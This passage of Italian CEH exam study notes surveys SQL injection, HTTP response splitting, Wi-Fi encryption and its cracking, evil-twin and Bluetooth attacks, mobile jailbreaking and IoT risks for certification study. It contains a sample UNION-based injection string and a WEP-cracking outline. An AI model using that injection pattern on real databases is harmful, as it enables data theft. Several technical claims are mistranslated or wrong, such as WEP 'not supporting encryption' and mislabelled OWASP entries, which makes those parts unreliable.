- **In band SQL injection** : Questo injection avviene quando l'attaccante usa lo stesso canale di comunicazione per eseguire e prendere il risultato dell'attacco. Il più comune modo di scrivere questa injection è con la Union (**SELECT fname,Iname FROM users WHERE id=\$id UNION ALL SELECT socialsecuritynumber,1 FROM secretstuff**) oppure con l'error based (l'intento è quello di scrivere la query scarsamente strutturata per ottenere informazioni nei messaggi di errore) o con la tautologia (un termine per descrivere il comportamento di un database quando decide di accettare qualsiasi statement).
- **Out-of-band Sql Injection** ; Diversamente da in band questo utilizza canali diversi per l'attacco e i risultati, questo attacco è difficile da fare.
- **Blind/inferential** : Questo tipo avviene quando l'attaccante conosce il database suscettibile all'injection, ma i messaggi di errori non ritornano all'attaccante (molte volte i valori ritornano nel tipo Booleano), questo tipo di attacco richiede molto tempo.

EXAM TIP : Un altro tipo di attacco è il “piggybagging”, l'idea è semplice, aggiungi la richiesta malevola dietro ad una legittima.

Sqlmap e Sql ninja sono scanner automatizzati per guardare specificatamente injection vulnerabilities, un'altro tool è Havij che permette enumerazione, esecuzione di codice sul target, file system manipulation. Anche SQLBrute, Pangolin, SQLExec, Absinthe e BobCat.

HTTP ATTACK

Un altro piccolo attacco è chiamato HTTP response splitting. L'attacco funziona aggiungendo dati di intestazione di risposta a un campo di input in modo che il server divida la risposta in due direzioni.

Se funziona l'attaccante controlla i contenuti nel secondo header, che può essere utilizzato per varie cose. Un metodo comune per testare la sicurezza (hacking) di un'applicazione web consiste semplicemente nel provare a di usarla in un modo in cui non è stata pensata.

COUNTERMEASURES

Il dove piazzare il server è estremamente importante. Non acconsentire l'accesso all'interno del tuo network interno dal pubblico, non consentire l'accesso alla rete interna da parte del pubblico, e non mettere nella rete interna i server a cui il pubblico dovrebbe accedere. Tieniti aggiornato con le patch, ECC dice di utilizzare sempre MBSA (Microsoft Baseline Security Analyzer) per le missing patch. Spegni tutte le porte non necessarie e protocolli. Rimuovi account non utilizzati e quelli che rimangono configurali propriamente. Configura propriamente i permessi per i file e folder, disabilita directory listing. Assicurati di avere un mezzo per rilevare gli attacchi e rispondere ad essi.

WIRELESS NETWORKING HACKING

WIRELESS NETWORKING

WIRELESS TERMINOLOGY, ARCHITECTURE AND STANDARDS

All'interno delle wireless network ciò che bisogna capire è la composizione fisica del trasmettitore e ricevitore (NIC) e come parlano l'uno con l'altro.

All'interno del mondo delle reti wireless, ci sono degli standard definiti chiamati 802.11 series, per il bluetooth 802.15.1, 802.15.4 (Zigbee) e 802.16(WiMAX).

Wireless Standard	Operating Speed (Mbps)	Frequency (GHz)	Modulation Type
802.11a	54	5	OFDM
802.11b	11	2.4	DSSS
802.11d	Variation of a and b standards for global use (allowing variations for power, bandwidth, and so on)		
802.11e	QoS initiative providing guidance for data and voice prioritization		
802.11g	54	2.4	OFDM and DSSS
802.11i	WPA / WPA 2 encryption standards		
802.11n	100 +	2.4–5	OFDM
802.11ac	1000	5	QAM (quadrature amplitude modulation)

Quando si parla di standard, stiamo parlando del modo in cui le reti wireless usano i messaggi codificati sul supporto in uso, in onde radio. Nel mondo del cavo, codifichiamo utilizzando varie proprietà dei segnali elettrici (fibra ecc); Mentre nel wireless si utilizza la modulazione, la proprietà di manipolare le onde, ne esistono molti di modi ma noi ci focalizziamo solo su due, OFDM e DSSS (esiste anche QAM ma utilizzata poco nell'esame).

Sia l'OFDM (orthogonal frequency-division multiplexing) che il DSSS (direct-sequence spread spectrum) utilizzano varie parti di una forma d'onda per trasportare un segnale, ma lo fanno in modi diversi.

L'OFDM : diverse forme d'onda trasportano simultaneamente i messaggi che trasportano i messaggi avanti e indietro. In altre parole, il mezzo di trasmissione viene suddiviso in una serie di bande di frequenza che non si sovrappongono l'una all'altra, e ognuna di esse può essere utilizzata per trasportare un segnale. DSS funziona diversamente, combinando tutte le onde disponibili in un unico scopo. L'intera banda di frequenza può essere solo quando si vuole inviare il messaggio.

Ci sono due diversi modi in cui le wireless network possono operare, la prima è ad hoc molto simile al vecchio point-to-point network. Nella modalità ad hoc il computer si connette direttamente ad un altro sistema come se ci fosse un cavo tra i due. La seconda è Infrastructure mode, la più popolare e quella su cui si possono utilizzare tecniche di hacking. La modalità infrastruttura utilizza l'access point (AP) come un imbuto dove passano tutte le connessioni. Un wireless access point è utilizzato per connettere con un link nel mondo esterno. I dispositivi wireless sono completamente in un'altra subnet rispetto a quelli con il cavo.

I client si connettono all'access point utilizzando la network cards (NIC). All'interno della wireless network possiamo trovare 1 o più access point, il client ha bisogno di accedere o dissociarsi dalla rete quando si muove in un'altra. Quando si ha un unico access point il suo "footprint" è chiamato basic service area (BSA), la comunicazione tra l'access point e il client è chiamato basic service set (BSS), per espandere il range della mia network ho bisogno di vedere se i canali sono settati bene e dopodichè creare un extended service set (ESS). Ovviamente quando il client si muove da una subnet ad un'altra ha bisogno di associarsi all'altro AP. Questo movimento tra multipli AP e un singolo ESS è chiamato roaming.


EXAM TIP : Basic server set identifier (BSSID) è il MAC address del wireless access point che è al centro della tua BSS.

Un'altra importante considerazione è l'antenna, i più comuni AP utilizzano l'antenna omnidirezionale, significa che il segnale emanato dall'antenna è della stessa forza a 360 gradi

dalla sorgente. Beh, in ogni caso si avvicina a 360 gradi, poiché più ci si allontana verticalmente dal segnale, più la ricezione del segnale peggiora esponenzialmente.

EXAM TIP : Uno spectrum analyzer può essere utilizzato per verificare la qualità del wireless, identifica access point e anche possibili attacchi sulla tua rete.

Un'altro tipo di antenna è quella direzionale anche chiamata Yagi antenna. Questa ti permette di focalizzare il segnale in una specifica direzione, la quale da un segnale più forte e distante. Inoltre esistono anche le "cantenne" ovvero dei barattoli di pringles che possono essere utilizzati per entrare nella rete, che può funzionare come antenna direzionale.



Yagi antenna



Homemade
directional antenna



Directional antenna



Omnidirectional antenna



Un'altra antenna direzionale è la loop antenna, che è simile ad un cerchio.

Per identificare il network al client bisogna assegnare il service set identifier (SSID), non è nient'altro che un text di 32 caratteri che identifica la wireless network. Sono principalmente broadcast e sono facili da ottenere, L'SSID fa parte dell'intestazione di ogni pacchetto, per cui la sua scoperta da parte di un attaccante determinato è un dato di fatto e la sua protezione è praticamente un punto morto.

EXAM TIP : Identificare l SSID non serve a molto , l'importante è capire che tipo di encryption c'è (WAP,WEP), il tipo di antenna ecc.

Una volta che l'AP è settato ed il client ha bisogno di accedere a quest'ultimo, si passa alla fase di autentificazione quindi estrarre un IP address. L'autenticazione wireless può avvenire in molti modi, ma diamo uno sguardo solo a questi 3 :

1. Open System Authentication : dove l'utente invia un 802.11 authentication frame con l'appropriato SSID ad un AP e ha una risposta con un verification frame.
2. Shared Key Authentication : il client partecipa in una challenge/request scenario, con l'AP che verifica e decifra la chiave per l'autenticazione. Vedere la figura.



- Centralize Authentication (RADIUS) : Forza il client in uno scenario di autenticazione. La chiave qui è ricordare che c'è una differenza tra l'associazione e l'autenticazione.
L'associazione è l'azione del client nel connettersi ad un AP. L'autenticazione è l'identificazione del client prima che possa accedere a qualcosa nel network.

EXAM TIP : war chalking fa riferimento a simboli che identificano la disponibilità di una connessione wireless.)(= indica un open network, ma l'aggiunta di una chiave (che indica che è bloccata), \$ = significa pagare per entrare, W = WEP enable.

WIRELESS ENCRYPTION

Le principali encryption sono 3 : WEP, WPA e WPA2

WEP sta per Wired Equivalent Privacy, non supporta un cifratura. Non fu mai inventato per proteggere i dati ma solo per dare la possibilità alle persone di avere lo stesso livello di protezione.

NOTE : Esistono 3 tipi di WEP encryption : La versione da 64 bit che usa 40-bit key, la versione da 128 che usa 104 bit-key e la versione da 256 che utilizza 232 bit-key.

WEP utilizza l'initialization vector (IV) la quale provvede alla confidenzialità e all'integrità. Calcola 32 bit di integrity check value (ICV)

e li mette alla fine del payload, alla fine del carico di dati e fornisce un IV a 24 bit, che viene combinato con una chiave da inserire in un algoritmo RC4.

Il "keystream" creato dall'algoritmo è cifrato tramite uno XOR combinato con ICV per produrre i dati cifrati. Tutto questo è molto facile da craccare.

Il vettore di inizializzazione del WEP è molto piccolo e riutilizzato frequentemente. Inoltre lo si invia come clear text come parte dell'header. Se si aggiunge questo al tipo di cifratura che noi conosciamo (RC4) il cracking diventa solo una questione di tempo e pazienza.

EXAM TIP : Gli attaccanti possono inviare tanti pacchetti per inviare messaggi di dissociazione.

Una buona alternativa è il Wifi Protected Access (WPA) o WPA2. WPA utilizza il Temporary Key Integrity Protocol (TKIP), a 128 bit-key ed il client MAC address per dare una cifratura anche più forte. WPA cambia le chiavi ogni 10.000 pacchetti al posto di riutilizzarli come fa il WEP. Inoltre le chiavi vengono trasferite avanti e tramite Extensible Authentication Protocol (EAP) nella sessione di autenticazione, che permette l'uso del 4 way handshake process per dimostrare il client all'AP.

WPA2 più o meno è lo stesso processo, inizialmente creato per le aziende e governi. Esiste la versione Enterprise, In un sistema chiamato WPA2 Enterprise, è possibile collegare EAP o un server RADIUS al lato di autenticazione di WPA2, consentendo di utilizzare i biglietti Kerberos nell'ambito dell'autenticazione di WPA2, consentendo di utilizzare i ticket Kerberos. Invece per l'uso doméstico abbiamo WPA2 personal.

WPA2 include cifratura e integrità, Enterprise e Personal usano AES encryption, per l'integrità TKIP(Temporary Key Integrity Protocol) ha alcune irregolarità. WPA2 risolve questi problemi utilizzando il Cipher Block Chaining Message Authentication Code Protocol (CCMP), non fa nient'altro che mostrare i messaggi che sono stati alterati durante la trasmissione. Il resto di noi li chiama Hash, ma CCMP chiama questi messaggi integrity codes (MICs), ed il tutto è fatto tramite un processo chiamato Cipher block chain message authentication code (CBC-MAC).

Wireless Standard	Encryption Used	IV Size (Bits)	Key Length (Bits)	Integrity Check
WEP	RC4	24	40/104	CRC-32
WPA	RC4 + TKIP	48	128	Michael Algorithm + CRC-32
WPA2	AES-CCMP	48	128	CBC-MAC (CCMP)

Come si cracca WPA2? sfortunatamente non è facile, l'unico reale modo è quello di creare tool che creano crypto key basati sulle password (che non hai). Si deve catturare l'autenticazione handshake utilizzata nel WEP2 e provare a craccare la coppia di master key (PMK) dall'interno con tool come Aircrack, KisMac, e macOs tool.

WIRELESS HACKING

La buona notizia è che non si può fare molto, molti network non hanno la sicurezza configurata e quelli che hanno la sicurezza attivata non l'hanno configurata bene. EC council mette le varie minacce sul wireless in 5 categorie:

- Access control attack
- Integrity attack
- Confidentiality attacks
- Availability attacks
- Authentication attacks

Un'altra maniera per trovare wireless network è con Wigle con l'utilizzo di NetStumbler antenna ed un GPS si può guidare e trovare reti nel perimetro.

Inoltre esistono tanti tool di network discovery come Wifi Explorer che colleziona WAPs vicini e si mostra in 5 categorie utili per l'utilizzo, altri tool sono WifiFoFum, OpenSignalMaps, WiFiFinder.

La risposta nel wireless hacking per molti è investire in AirPcap dongle ovvero la chiavetta usb che cattura tutti i dati, control frames e funziona simile ad Aircrack-ng e altri sniffing-injection wireless hacking applications, ha anche un software all'interno per decifrare WEP e WPA frames.

AirPcapReplay è incluso e offre l'abilità di riprodurre il traffico da un captured file attraverso internet. The Madwifi project ha dei driver che possono aiutare in alcune situazioni e inoltre non dimenticare mai che i wifi adapter devono essere settati sempre in modalità promiscua per poter fare lo sniffing.

Le migliori card al giorno d'oggi sono le Ubiquiti.

Netstumber è un tool per il network discovery, lo strumento utilizzato in questo lavoro, può essere utilizzato per identificare i punti di scarsa copertura all'interno di un ESS, per individuare le cause di interferenza e per trovare eventuali punti di accesso non autorizzati nella rete. individuare eventuali punti di accesso non autorizzati nella rete ed è compatibile con 802.11 a,b,g.

Kismet è un altro wireless discovery, al contrario di Netstumber identifica punti di accesso e clients senza inviare i pacchetti, identifica gli access point che non sono stati configurati e può determinare che tipo di cifratura va in controllo. Funziona con il "channel hopping" per identificare i

netowrk e ha l'abilità di fare sniffing di pacchetti, salvarli in un log file, leggibile da Wireshark o tcpdump.

Un'altro tool utile è NetSurveyor, Supporta tutti i wireless adapter senza nessuna configurazione, agisce bene come tool per risoluzione dei problemi e verificare propriamente le installazioni del network.

NOTE : WeFi e Skyhook sono network discovery tool con GPS.

ATTACK

Quando si fa riferimento al “evil twin” (si assume che I SSID sulla scatola fasulla sia simile al legittimo), un'attacco e incredibilmente facile da fare.

Gli esperti di sicurezza sono sempre alla ricerca di rogue box ed hanno tool utili che li aiutano nella ricerca.

Cisco è uno dei migliori nell'identificazione di questi. Un'altro ridicolo attacco è chiamato “ad hoc connection attack”, avviene quando un'attaccante si siede da qualche parte nell'edificio e sponsorizza un ad hoc network dal suo pc.

EXAM TIP : l'uso di rogue AP (evil twins= fa riferimento ad un mis-association attack. Inoltre, falsare un well-know hotspot su un rogue AP (per esempio Mc donald o Starbucks) fa riferimento ad un “honeypot attack”.

Un'altro attacco è il denial-of-service effort. In primis si possono utilizzare molti tool per dissociare i client dagli AP tramite i pacchetti modificati.

Oppure si può impiegare un AP disonesto per far connettere gli utenti legittimi, togliendo loro l'accesso alle risorse di rete legittima.

L'altro modo facile per fare Dos attack è quello di inceppare il segnale wireless, utilizzando device ed un antenna, è semplicemente una questione di piazzare un numero di segnali sufficiente nelle onde radio che i NIC non riescono a tenere il passo.

Un buon metodo per difendersi dagli attacchi wireless network è applicare i MAC filter, ovvero il filtrare gli accessi all'AP, se l'indirizzo del NIC non è nella lista non puoi entrare. Il miglior metodo per fare ciò è monitorare il traffico per capire quale MAC è valido e quale no.

Ci sono molti tool per il MAC Spoofing come SMAC e TMAC.

WIRELESS ENCRYPTION ATTACKS

Cracking WEP è estremamente ridicolo e può essere fatto con numerosi tool. L'idea è quella di generare molti pacchetti per indovinare la chiave. Gli step sono :

1. Inizializzare wireless network adapter in modo da poter fare sia injection che sniffing.
2. Iniziare la cattura dei pacchetti.
3. Usare qualche metodo per forzare la creazione di tanti pacchetti.
4. Analizzare i pacchetti catturati con un cracking tool.

Aircrack-ng provvede a fare da sniffer, wireless detector e password cracker anche per diversi tipi di encryption. Utilizza attacco a dizionario per craccare WPA e WPA2, le altre strane tecniche sono utilizzate per il WEP.

Cain e Abel, KisMac, WEPAttack, WEPCrack, PortablePenetrator

WPA e WPA2 sono esponenzialmente più difficili. entrambi si basano e utilizzano una password pre-condivisa e definita dall'utente insieme a una chiave temporale che cambia costantemente per garantire la protezione. Nella WPA il processo di hacking è veramente difficile e si può fare in un unico modo : brute-force. Molto simile al WEP, forza una serie di pacchetti da inviare e poi conservare, poi li lancia un cracker offline per fare il brute-force contro i pacchetti conservati fin quando non ha successo.

Un'altro metodo è il ReInstallation attack (aka Krack), nient'altro che lo stesso metodo con cui si crea la WPA2. WPA2 utilizza un handshake a quattro vie per stabilire un nonce; un segreto

condiviso una tantum per la sessione di comunicazione. WPA2 ammette la re-conessione utilizzando lo stesso valore per il 3 handshake e poiché WPA2 non richiede l'uso di una chiave diversa ogni volta in questo tipo di riconnessione. Un utente malintenzionato può inviare ripetutamente il terzo handshake della sessione di un altro dispositivo per manipolare o resettare la chiave di crittografia WPA2.

Ogni volta che viene reimpostato, i dati vengono crittografati utilizzando gli stessi valori. Pertanto, i blocchi con lo stesso contenuto possono essere visti e abbinati, e nel tempo si può risalire al portachiavi per trovare indizi.

Dal momento che ogni reset ripetuto rivela una parte sempre maggiore del portachiavi, l'attaccante può gradualmente i pacchetti crittografati visti in precedenza e, nel tempo, imparare l'intero portachiavi usato per crittografare il traffico.

WIRELESS SNIFFING

Lo sniffing di una rete wireless è in gran parte uguale a quello della sua controparte cablata. Gli stessi

protocolli e le debolezze degli standard di autenticazione che avete cercato con Wireshark sulla porta dello switch sono altrettanto deboli e vulnerabili sulla rete wireless. I dati di autenticazione, le password e altre informazioni possono essere ricavate semplicemente osservando l'aria, e anche se siete certamente invitati a usare utilizzare Wireshark, un paio di strumenti possono aiutarvi a portare a termine il lavoro.

Altri tool sono NetStumbler e Kismet, OmniPeak, WifiAnalyzer Pro, Wifi Pilot.

Omni Peak prevede il network activity status con una bella dashboard, AirMagnet Wifi Analyzer è un potente tool per lo sniffing, traffic analyzer e può essere utile per eseguire problemi e automaticamente identificare difetti nella sicurezza. AirMagnet uno dei pochi a poter fare diagnostica su WLAN, AirMagnet include un motore di reporting sulla conformità che mappa le informazioni di rete ai requisiti di conformità alle politiche e alle normative del settore.

MOBILE COMMUNICATIONS AND IoT

MOBILE VULNERABILITY AND RISKS

Attaccare piattaforme mobile dovrebbe essere un elemento importante del nostro arsenale.

Quando si parla di smartphone ci sono 3 tipi di attacco :

1. Attacco al device
2. Qualsiasi cosa da un browser-based attacks (phishing o Sms)
3. Attacchi sulle applicazioni

Da non dimenticare anche il rooting o jailbreak dei device.

I prossimi invece sono i network attack, che ricoprono DNS cache poisoning al router e packet sniffing infine data center o cloud attack.

OWASP TOP 10 MOBILE RISK

OWASP ha pubblicato la top lista dei top 10 rischi mobile :

1. **M1-Improper platform usage** : Questa categoria ricopre l'uso improprio di una piattaforma o la scarsa sicurezza. Include Androind intent, permessi di piattaforme, uso improprio touch id e Keychain.
2. **M2-Insecure data storage** : Questa categoria include un paio di cose della lista precedente, include data storage, perdita di dati involontari. Minacce che includono malintenzionati che sfruttano la perdita o rubano i mobile device in modo tale da installare malware.
3. **M3-Insecure communication** : Questo ricopre uno scarso handshake, versioni non corrette di SSL, negoziazioni strane, comunicazione con testi in chiaro di beni sensibili.

4. **M4-Insecure authentication** : Questa categoria cattura nozioni di autenticazione o di cattiva gestione delle sessioni.
5. **M5-Insufficient Cryptography** : Questa categoria si riferisce a casi in cui il codice applica crittografia a una risorsa informativa sensibile; tuttavia, la crittografia è insufficiente in qualche modo. Si noti che tutto ciò che riguarda TLS o SSL va in M3. Inoltre, se l'applicazione non utilizza affatto la crittografia quando dovrebbe, probabilmente rientra in M2. Questa categoria è per i problemi in cui la crittografia è stata tentata, ma non è stata eseguita correttamente.
6. **M6-Insecure Authentication** : Questa categoria cattura qualsiasi autorizzazione fallita, diverso dal problema dell'autenticazione (device enrolment, user identification ecc), ricorda l'autentificazione prova chi sei mentre l'autorizzazione prova se hai i diritti ad entrare o no.
7. **M7-Client Code Quality** : Questa categoria include il brutto codice scritto a livello di client e non di server, qui troviamo buffer overflow, string format vulnerabilities ecc.
8. **M8-Code Tampering** : Questa categoria ricopre le patch binarie, modifiche di risorse locali, method hookin e swizzling e modifiche alla memoria dinamica.
9. **M9-Reverse Engineering** : Questo include l'analisi del binario per determinare il codice sorgente, librerie, algoritmi, e altri assets. Software come IDA pro, Hooper e otool fanno ispezione binaria.
10. **M10-Extraneous Functionality** : Questo include la costruzione di backdoor che risiedono in posti strani.

EXAM TIP : Attenzione a non confondere M5 e M3 o M6 con M4.

MOBILE PLATFORM AND ATTACKS

Ci sono solo due giocatori in campo : Android e iOS. Android creato da Google contiene Os, middleware e una suite di applicazioni pre installate e ha anche dei framework che ci permettono di rimpiazzare dei componenti. iOS è stato progettato fin dall'inizio per i dispositivi mobili, che utilizzano la manipolazione diretta (gesti tattili) per interfacciarsi con il sistema operativo.

Si può fare il jailbreak dei dispositivi iOS con dei tool che sono evasion7, GeekSn0w, Pangu, RedSn0w, Absinthe e Cydia, ci sono 3 tecniche :

- **Untethered jailbreaking** : Il kernel rimane patchato dopo il reboot, con o senza la connessione al sistema.
- **Semi-tethered jailbreaking** : Il reboot non mantiene a lungo il kernel patchato, inoltre il software è già stato aggiunto al device. Se i privilegi di admin sono richiesti, il jailbreak installato può essere usato.
- **Tethered jailbreaking** : Il reboot rimuove tutti i pacchetti jailbreakati, e il telefono rimane in un infinito loop allo start up, richiede una connessione USB al sistema.

E ci sono 3 tipi di jailbreak :

- **Userland exploit** : Si trova nel sistema stesso, che viene sfruttato per ottenere l'accesso root, modificare fstab e applicare patch al kernel. Questo tipo di exploit non si può trovare nei tethered perché può causare un loop nel recovery mood, questo exploit prevede un accesso a livello di user e non di admin.
- **iBoot exploit** : Si trova nel bootloader del device, chiamato iBoot. Usa vulnerabilità in iBoot per mettere codesign off e eseguire qualsiasi programma. Questo può essere semi-tethered e può essere patchato da Apple.
- **BootROM exploit** : Permette l'accesso al file system, iBoot e custom Boot logo e si trova nel bootloader del device. Questo può essere untethered e non patchato da Apple, è hardware e non software.

EXAM TIP : La cosa importante da ricordare è che Userland è Os level, ed è l'unico che non prevede l'accesso admin.

Da ricordare inoltre che un hacker può anche prendere il controllo non solo dei dati ma anche del microfono e camera.

I vettori di attacco più importanti vengono dalle app. Gli app store possono non avere alcun controllo sulle applicazioni quando vengono immesse sul mercato e sono spesso utilizzati per distribuire codice dannoso.

Altri vettori importanti sono phishing, physical security.

EXAM TIP : Android's device Administration API prevede il system level device administration. È possibile utilizzarlo per creare applicazioni "consapevoli della sicurezza" che possono rivelarsi utili all'interno dell'organizzazione.

BYOD-Bring Your Own Device è un altro fattore importante per la sicurezza, il modo migliore per affrontarlo è il Mobile Device Management (MDM) per aggiungere controlli di sicurezza sui dispositivi mobile. MDM include alcune features come passcode for device unlocking, remote locking, remote wipe, root or jailbreak features, policy enforcement. Alcune soluzioni sono XenMobile, IbmMAAS360, AirWatch e MobiControl.

Abbiamo già discusso di reti wifi, oltre a queste ci sono anche le reti 3G e 4G ma con cui le aziende non lavorano mentre esiste un altro tipo di connessione il bluetooth per lo scambio di dati in un corto raggio. Questo ha 2 modalità :

1. **Discovery mode** : che determina il modo in cui il dispositivo reagisce alle richieste di connessione di altri dispositivi. All'interno ha altre due opzioni : Limited discoverable e nondiscoverable.
2. **Pairing mode** : determina il modo in cui il dispositivo reagisce alla richiesta di abbinamento. Anche qui ci sono altre due opzioni : nonpairable e pairable.

MOBILE ATTACKS

Si parte subito con i Trojans, i più famosi sono Obad, Fakedefender, TRAMPA, ZitMo. Poi troviamo i spyware MobileSpy e Spyera, ed infine le applicazioni che vengono usate per ritrovare i dispositivi possono essere anche utilizzati per il tracciamento. Tool invece come NetworkSpoofer ti permettono di controllare come un sito appare sul desktop o laptop, Droisheep ti permette di eseguire sidejacking ascoltando i pacchetti wireless e spingerli nella session ID.

NetCut invece ti permette di scegliere il dispositivo in rete e dissociarlo.

Per quanto riguarda il bluetooth invece esistono diversi attacchi :

- **Bluesmacking** : DDoS attack
- **Bluejacking** : inviare messaggi non risolti a, e da, i dispositivi.
- **Bluesniffing** : Per scoprire i dispositivi con il bluetooth attivato.
- **Bluebugging** : Accedere al device che ha il bluetooth attivato.
- **Bluesnarfing** : Rubare dati da un device durante una connessione aperta in discovery mode.
- **Blueprinting** : Prendere informazioni riguardante il bluetooth

EXAM TIP : BBProxy è un tool di blackberry utile a fare un attacco chiamato blackjacking.

Bluescanner fa un buon lavoro nel cercare i dispositivi attorno a te.

BTBrowser tool utile a trovare ed enumerare dispositivi.

IoT

Gli IoT sono una collezione di device che utilizzano sensori, software, storage, ed elettronica.

NOTE : Un termine abbinato all'IoT è il "wearables" che fanno riferimento agli orologi.

ECC da più definizioni :

1. IoT si riferisce al network dei device con IP address che hanno la capacità di rilevare, collezionare e inviare data tra di loro.
2. IoT è una tecnologia che estende la connettività di internet tra gli “standard” device come smartphone, tablet ad un qualsiasi range di tradizionali “non-network” physical device ed a gli oggetti di tutti i giorni.

IoT ARCHITECTURE

Come funziona si basa su 3 principali componenti che utilizzano sensing, technology, IoT gateway ed il cloud. Un “thing” all’interno dell’IoT è definito come un device impiantato da qualche parte con l’abilità di comunicare con il network. IoT possono comunicare e interagire tramite Internet.

Queste cose per comunicare devono avere un paio di cose intatte per lavorare. Il primo è il sistema operativo che permette di avere una data collection ed analisi.

ECC fornisce un elenco di sistemi operativi :


- **RIOT OS** : embedded system.
- **ARM mbed OS** : wearable device.
- **RealSense OS X** : camera o sensors.
- **Nucleus RTOS** : aerospace, medical.
- **Brillo** : Android OS find in Thermostat.
- **Contiki** : street light, sound monitoring.
- **Zephyr** : low-power device.
- **Ubuntu Core** : robots and drones.
- **Integrity RTOS** : aerospace, medical, defense, industrial, automotive.
- **Apache Mynewt** : Bluetooth Low Energy Protocol.

Una volta che il device ha tutti i dati preparati, hanno bisogno di un network per comunicare. Molti di questi utilizzano una comunicazione wireless, in tutte le sue forme e generalmente ne segue una di quattro : device to device, device to gateway, device to cloud, back end data sharing.

Device to device e device to cloud sono piuttosto semplici, comunicano tra di loro o con il cloud.

Device to gateway aggiunge un collettivo prima di inviare al cloud, che può essere utilizzato per offrire controlli di sicurezza (vedere immagine), back end data sharing è uguale al cloud ma con l’abilità di terze parti di collezionare e usare i dati.

Una volta che i dati sono percepiti e collezionano i dati, si va verso la prossima componente IoT gateway. Questo è responsabile di collezionare dati dal device ed inviarli all’utente o a componenti, data storage, cloud. Il cloud store and analyze data provvedono informazioni per le query future.



ECC ha una lista di alcuni strati di architetture (architecture layer) :

- **Edge layer** : Questo layer si trova nei sensori, RFID tags, reader
- **Access Gateway Layer** : Qui si ha la gestione dei dati con un messaggio di identificazione ed il routing.
- **Internet Layer** : La principale componente per permettere tutti i tipi di comunicazione.
- **Middleware Layer** : Siede tra l'applicazione e l'hardware , gestisce i dati, device management, data analysis, e aggregazione.
- **Application Layer** : Questo layer è responsabile della spedizione di servizi e dati all'utente.

IOT VULNERABILITIES AND ATTACKS

OWASP TOP 10 for IoT vulnerabilities :

1. **Insecure Web Interface** : Questo può avvenire quando sono presenti problemi quali enumerazione degli account, mancanza di blocco degli account e credenziali deboli. Prevale quando si ha intenzione di avere le interfacce esposte solo al network interno. Questo tipo di minaccia si può scansionare manualmente o con vari tool.
2. **Insufficient Authentication/Authorization** : L'autenticazione può non essere sufficiente quando si utilizzano password deboli o poco protette, è prevalente, in quanto si presume che le interfacce siano esposte solo agli utenti delle reti interne e non solo agli utenti delle reti interne e non agli utenti esterni di altre reti. I problemi si possono risolvere esaminando le interfacce manualmente e possono anche essere scoperte tramite automated testing.
3. **Insecure Network Service** : Questo può essere suscettibile al buffer overflow o attacchi che creano DDoS lasciando il device inaccessibile dall'utente. Questo può essere identificato con tool automatici come port scanner e fuzzers.
4. **Lack of transport Encryption/Integrity Verification** : La mancanza di crittografia di trasporto permette di vedere i dati e come viaggiano all'interno della rete locale. Prevale nella rete locale, tuttavia, una configurazione errata della rete wireless può rendere visibile il traffico a chiunque si trovi nel suo raggio d'azione.
5. **Privacy Concerns** : Le preoccupazioni della privacy di dati personali ed insieme alla scarsa crittografia sono elementi prevalenti. Questo può essere facilmente identificato guardando come l'utente ha settato inizialmente i suoi dati sul device.
